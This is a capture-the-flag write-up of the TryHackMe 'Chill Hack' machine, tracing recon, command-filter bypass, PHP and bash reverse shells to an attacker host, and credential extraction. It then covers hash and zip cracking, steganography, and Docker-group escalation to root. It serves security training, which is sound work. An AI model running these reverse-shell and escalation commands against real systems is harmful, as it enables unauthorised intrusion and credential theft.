# TryHackMe - Chill Hack Machine Writeup

Rúben Costa

March 2, 2026

## 1 Introduction


This document presents a comprehensive security assessment of the Chill Hack machine from TryHackMe. The primary objective of this exercise was to perform systematic reconnaissance, identify vulnerabilities, gain initial access, and escalate privileges in order to retrieve the flags hidden within the target system.

## 2 Methodology

### 2.1 Reconnaissance

In the first phase, an initial scan was performed using **nmap** in order to identify the services running on the target machine.

```
nmap -sVC 10.113.178.165
```



```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1001     1001           90 Oct 03  2020 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.154.140
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:dd:a9:13:67:63:3a:08:4e:4e:74:31:3d:43:be:c5 (RSA)
|   256 5d:a4:bd:78:15:48:e2:a5:29:23:80:14:4f:c8:bc:60 (ECDSA)
|_  256 d5:a2:bc:8e:d3:b5:7e:dd:9b:96:bd:f7:a1:33:5b:93 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Game Info
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Nmap scan results

The scan revealed three open services:

- SSH (Port 22)
- FTP (Port 21)
- HTTP (Port 80)

Additionally, the scan indicated that the FTP service allowed anonymous login. Therefore, the FTP service was accessed using:

```
ftp 10.113.178.165
```





Figure 2: FTP anonymous login

After connecting to the FTP server, a file named `note.txt` was found and downloaded using the `get` command. The file was then opened locally on the Kali Linux machine.





Figure 3: Contents of note.txt

## 2.2 Enumeration

During the enumeration phase, directory brute-forcing was performed using Gobuster in order to discover hidden directories and files.

```
gobuster dir -u http://10.113.178.165 \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x txt,php,sh,bak,html,old -t 40
```

The results are shown below:

```
index.html          (Status: 200) [Size: 35184]
images              (Status: 301) [Size: 317] [--> http://10.113.178.165/images/]
news.html           (Status: 200) [Size: 19718]
contact.php         (Status: 200) [Size: 0]
contact.html        (Status: 200) [Size: 18301]
about.html          (Status: 200) [Size: 21339]
blog.html           (Status: 200) [Size: 30279]
css                 (Status: 301) [Size: 314] [--> http://10.113.178.165/css/]
team.html           (Status: 200) [Size: 19868]
js                  (Status: 301) [Size: 313] [--> http://10.113.178.165/js/]
fonts               (Status: 301) [Size: 316] [--> http://10.113.178.165/fonts/]
secret              (Status: 301) [Size: 317] [--> http://10.113.178.165/secret/]
Progress: 441813 / 1543906 (28.62%)^C
```

Figure 4: Gobuster results

Among the discovered directories, the `/secret` directory appeared particularly interesting and was investigated first.





Figure 5: Secret page interface

The page contained an input field that allowed the execution of system commands. However, based on the information from `note.txt`, some commands were filtered. For example, commands such as:

```
ls
```

were blocked by the application.

It was observed that the filtering mechanism could be bypassed by modifying the command. For instance:

```
\ls
```

successfully executed and returned results.

This indicated the presence of a command injection vulnerability.

## 2.3 Initial Access

After confirming command execution, a reverse shell was attempted.

Initially, a Bash reverse shell was tested but did not work. Therefore, a PHP reverse shell was used instead:

```
\php -r '$sock=fsockopen("<attacker\_ip>",1234);exec("/bin/sh -i <&3 >&3
   2>&3");'
```

On the attacker machine, a Netcat listener was started:

```
nc -lvnp 1234
```

Once the command was executed on the target machine, a reverse shell connection was successfully established, providing remote access to the system.

## 2.4 Shell Stabilization

The initial shell obtained was not fully interactive. Therefore, it was necessary to stabilize the shell in order to improve usability.

The following commands were executed on the target machine:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

After executing the command above, the shell was suspended using:

```
Ctrl + Z
```

Then, on the attacker machine, the terminal settings were adjusted:

```
stty raw -echo; fg
```

After pressing Enter twice, the terminal environment was configured:

```
export TERM=xterm
stty rows 40 columns 120
```

These steps resulted in a fully interactive shell.

## 2.5 Privilege Escalation to User apaar


After stabilizing the shell, enumeration of the system began by inspecting the `/home` directory in order to identify accessible users and files.

It was possible to access the directory of the user `apaar`, however the file `local.txt` could not be read and file permissions could not be modified. Other user directories were not accessible.

Therefore, sudo permissions were checked using:

```
sudo -l
```

The output is shown below:



```
www-data@ip-10-113-178-165:/home$ sudo -l
Matching Defaults entries for www-data on ip-10-113-178-165:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/
bin

User www-data may run the following commands on ip-10-113-178-165:
    (apaar : ALL) NOPASSWD: /home/apaar/.helpline.sh
```


Figure 6: Sudo permissions

The output revealed that the current user was allowed to execute the script `/home/apaar/.helpline.sh` as the user `apaar` without requiring a password.

Therefore, the script was executed using:

```
sudo -u apaar /home/apaar/.helpline.sh
```

Before executing the script, its contents were analyzed:



```
www-data@ip-10-113-178-165:/home/apaar$ cat .helpline.sh
#!/bin/bash

echo
echo "Welcome to helpdesk. Feel free to talk to anyone at any time!"
echo

read -p "Enter the person whom you want to talk with: " person

read -p "Hello user! I am $person,  Please enter your message: " msg

$msg 2>/dev/null

echo "Thank you for your precious time!"
```

Figure 7: Helpline script source code

Analysis of the script revealed that the second user input was executed as a system command:

```
$msg 2>/dev/null
```

This meant that arbitrary commands could be executed as the user `apaar`.

When executing the script:

- The first input value was irrelevant and any string could be provided.
- The second input was interpreted as a command.

By inserting the command:

```
bash
```

a shell was successfully spawned as the user `apaar`, as shown below:





Figure 8: Shell obtained as user apaar

## 2.6 Improved Reverse Shell

For improved usability and persistence, a new reverse shell was established as the user `apaar`.

On the attacker machine, a Netcat listener was started:

```
nc -lvnp 4444
```

On the target machine, the following command was executed:

```
bash -i >& /dev/tcp/192.168.154.140/4444 0>&1
```

This resulted in a more stable reverse shell running with the privileges of the user `apaar`.

i redo the commands for stabilizing the shell again:





Figure 9: stabilizing shell

## 2.7 Automated Enumeration with LinPEAS

Further enumeration was performed using the LinPEAS tool in order to identify additional privilege escalation vectors.

On the attacker machine, a Python HTTP server was started to transfer the enumeration script:

```
python3 -m http.server <port>
```

On the target machine, the script was downloaded and executed:

```
wget http://<attacker\_ip>:<port>/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

The enumeration results revealed additional services that were not externally accessible and therefore were not detected during the initial Nmap scan.

In particular, two local services were discovered:

- Port 3306 – MySQL Database
- Port 9001 – Local service





Figure 10: Discovered local ports

Figure 11: Credential discovery hints

## 2.8 MySQL Enumeration

Since port 3306 corresponds to a MySQL service, an attempt was made to connect to the database using:

```
mysql -u root -p
```

However, a password was required.

Therefore, the web server directory was inspected in order to search for possible credentials:

```
cd /var/www/files
ls
cat index.php
```

The directory contained several web application files:

```
account.php
hacker.php
images
index.php
style.css
```

Inspection of the `/var/www/files/index.php` file revealed database credentials:

```
apaar@ip-10-113-178-165:/var/www/files$ cat index.php
<html>
<body>
<?php
        if(isset($_POST['submit']))
        {
                $username = $_POST['username'];
                $password = $_POST['password'];
                ob_start();
                session_start();
                try
                {
                        $con = new PDO("mysql:dbname=webportal;host=localhost","root","!@m+her00+@db");
                        $con->setAttribute(PDO::ATTR_ERRMODE,PDO::ERRMODE_WARNING);
                }
                catch(PDOException $e)
                {
                        exit("Connection failed ". $e->getMessage());
                }
                require_once("account.php");
                $account = new Account($con);
                $success = $account->login($username,$password);
                if($success)
                {
                        header("Location: hacker.php");
                }
        }
?>
<link rel="stylesheet" type="text/css" href="style.css">
        <div class="signInContainer">
                <div class="column">
                        <div class="header">
                                <h2 style="color:blue;">Customer Portal</h2>
                                <h3 style="color:green;">Log In<h3>
                        </div>
                        <form method="POST">
                                <?php echo $success?>
                                <input type="text" name="username" id="username" placeholder="Username" required>
                                <input type="password" name="password" id="password" placeholder="Password" requir
ed>

                                <input type="submit" name="submit" value="Submit">
                        </form>
                </div>
        </div>
```

Figure 12: Database credentials discovered in source code

The MySQL root password was identified as:

```
!@m+her00+@db
```

Using these credentials, access to the database was obtained:

```
mysql -u root -p
```

## 2.9 Database Exploration

After successfully logging into MySQL, the database contents were explored using the following commands:

```
SHOW DATABASES;
USE webportal;
SHOW TABLES;
SELECT * FROM users;
```

The database contained user credentials:

```
mysql> select * from users;
+----+------------+-----------+------------+----------------------------------+
| id | firstname  | lastname  | username   | password                         |
+----+------------+-----------+------------+----------------------------------+
|  1 | Anurodh    | Acharya   | Aurick     | 7e53614ced3640d5de23f111806cc4fd |
|  2 | Apaar      | Dahal     | cullapaar  | 686216240e5af30df0501e53c789a649 |
+----+------------+-----------+------------+----------------------------------+
```

Figure 13: User credentials stored in database

## 2.10 Password Cracking

The password hashes were then analyzed using an online cracking tool.

The hashes were submitted to CrackStation, which successfully recovered the plaintext passwords.

| Hash | Type | Result |
|---|---|---|
| 7e53614ced3640d5de23f111806cc4fd | md5 | masterpassword |
| 686216240e5af30df0501e53c789a649 | md5 | dontaskdonttell |

Figure 14: Recovered plaintext passwords

## 2.11 Steganography and Credential Discovery

After obtaining credentials from the database, an attempt was made to switch to the user `anurodh` using the `su` command. However, none of the previously discovered passwords were valid. This suggested that further investigation was required.

While exploring the directory structure, an image file was discovered in:

```
/var/www/files/images
```

The image was transferred to the attacker machine for further analysis. The tool `stegseek` was used to determine whether the image contained hidden data.

```
└─$ stegseek hacker-with-laptop_23-2147985341.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: ""
[i] Original filename: "backup.zip".
[i] Extracting to "hacker-with-laptop_23-2147985341.jpg.out".
```

Figure 15: Stegseek results

The analysis revealed that the image contained an embedded file. The hidden content was extracted using the following command:

```
steghide extract -sf hacker-with-laptop_23-2147985341.jpg
```





Figure 16: Extracting hidden files

The extraction produced a ZIP archive named `backup.zip`. The archive required a password to be decompressed, so the password hash was extracted using `zip2john` and cracked using `john` with the RockYou wordlist:

```
zip2john backup.zip > hash
john -w=/usr/share/wordlists/rockyou.txt hash
```

The recovered password was:

```
pass1word
```

Using this password, the archive was successfully decompressed:

```
unzip backup.zip
```

This extraction revealed a file named `source_code.php`.

```
└─$ cat source_code.php
<html>
<head>
        Admin Portal
</head>
        <title> Site Under Development ... </title>
        <body>
                <form method="POST">
                        Username: <input type="text" name="name" placeholder="username"><br><br>
                        Email: <input type="email" name="email" placeholder="email"><br><br>
                        Password: <input type="password" name="password" placeholder="password">
                        <input type="submit" name="submit" value="Submit">
                </form>
<?php
        if(isset($_POST['submit']))
        {
                $email = $_POST["email"];
                $password = $_POST["password"];
                if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
                {
                        $random = rand(1000,9999);?><br><br><br>
                        <form method="POST">
                                Enter the OTP: <input type="number" name="otp">
                                <input type="submit" name="submitOtp" value="Submit">
                        </form>
                <?php   mail($email,"OTP for authentication",$random);
                        if(isset($_POST["submitOtp"]))
                                {
                                        $otp = $_POST["otp"];
                                        if($otp == $random)
                                        {
                                                echo "Welcome Anurodh!";
                                                header("Location: authenticated.php");
                                        }
                                        else
                                        {
                                                echo "Invalid OTP";
                                        }
                                }
                }
                else
                {
                        echo "Invalid Username or Password";
                }
        }
?>
```

Figure 17: Recovered source code

## 2.12 Password Decoding

Inspection of the recovered source code revealed a string that appeared to be Base64 encoded:

```
IWQwbnRLbjB3bVlwQHNzdzByZA==
```

The presence of the characters "==" suggested Base64 encoding. The string was decoded using CyberChef, resulting in the following plaintext password:

```
!dOntKnOwmYp@sswOrd
```





Figure 18: Base64 decoding

This password allowed successful authentication as the user `anurodh`:

```
su anurodh
```

## 2.13 Privilege Escalation via Docker

After switching to the user `anurodh`, the following command was executed to inspect group memberships:

```
id
```

The output revealed that the user belonged to the `docker` group:

```
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

Membership in the Docker group effectively grants root-level privileges, since Docker containers can be executed with full access to the host filesystem.

Using a known privilege escalation technique, a Docker container was started with the host filesystem mounted:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh
```

This command mounted the host root directory (`/`) into the container and used `chroot` to switch into it, effectively providing root access on the host system.

## 2.14 Flag Retrieval

After obtaining root privileges, the root directory was accessed and the final flag was retrieved:

```
cd /root
cat root.txt
```





Figure 19: Root flag

This completed the privilege escalation process and the challenge.